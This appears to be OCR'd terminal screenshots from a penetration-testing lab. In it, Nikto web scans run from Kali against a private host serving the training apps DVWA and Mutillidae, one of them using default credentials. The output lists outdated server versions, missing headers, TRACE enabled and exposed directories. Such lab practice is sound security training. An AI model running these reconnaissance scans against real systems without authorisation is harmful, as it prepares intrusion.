



root@KALI: ~/Desktop
12:11 AM
root@KALI: ~/Desktop
File Actions Edit View Help
root@KALI: ~/Desktop
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 16 bytes 796 (796.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 796 (796.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@KALI:~/Desktop# nikto -host 10.1.0.10
- Nikto v2.1.6
+ Target IP: 10.1.0.10
+ Target Hostname: 10.1.0.10
+ Target Port: 80
+ Start Time: 2023-07-06 00:05:30 (GMT-7)
+ Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
erent fashion to the MIME type
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current releas
e for each branch.
+ OpenSSL/1.0.2k-fips appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting ...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8850 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2023-07-06 00:06:17 (GMT-7) (47 seconds)
+ 1 host(s) tested
root@KALI:~/Desktop#



root@KALI: ~/Desktop
12:16 AM
root@KALI: ~/Desktop
File Actions Edit View Help
root@KALI: ~/Desktop
root@KALI:~/Desktop# nikto -host 10.1.0.10 -Plugins "dictionary(dictionary:/usr/share/wordlists/dirb/common.txt)"
- Nikto v2.1.6
+ Target IP: 10.1.0.10
+ Target Hostname: 10.1.0.10
+ Target Port: 80
+ Start Time: 2023-07-06 00:15:18 (GMT-7)
+ Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
+ Found file /.hta
+ Found file /.htaccess
+ Found file /.htpasswd
+ Found file /cgi-bin/
+ Found file /dvwa
+ Found file /images
+ Found file /mutillidae
+ Found file /test
+ 4847 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2023-07-06 00:15:24 (GMT-7) (6 seconds)
+ 1 host(s) tested
root@KALI:~/Desktop# nikto -host 10.1.0.10 -Display 4
- Nikto v2.1.6
+ Target IP: 10.1.0.10
+ Target Hostname: 10.1.0.10
+ Target Port: 80
+ Start Time: 2023-07-06 00:15:59 (GMT-7)
+ Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
erent fashion to the MIME type
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current releas
e for each branch.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/1.0.2k-fips appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE



root@KALI:~/Desktop# nikto -host 10.1.0.10 -Display 4
- Nikto v2.1.6
+ Target IP: 10.1.0.10
+ Target Hostname: 10.1.0.10
+ Target Port: 80
+ Start Time: 2023-07-06 00:15:59 (GMT-7)
+ Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
erent fashion to the MIME type
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current releas
e for each branch.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/1.0.2k-fips appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting ...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ /webdav/index.html - Requires Authentication for realm 'webdav'
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8850 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2023-07-06 00:16:46 (GMT-7) (47 seconds)



root@KALI: ~/Desktop
12:21 AM
root@KALI: ~/Desktop
File Actions Edit View Help
root@KALI: ~/Desktop
+ 1 host(s) tested
root@KALI:~/Desktop# nikto -host http://10.1.0.10/dvwa -id "admin:password" -o /root/Downloads/dvwa.htm -Format htm
- Nikto v2.1.6


+ Target IP: 10.1.0.10
+ Target Hostname: 10.1.0.10
+ Target Port: 80
+ Start Time: 2023-07-06 00:19:50 (GMT-7)

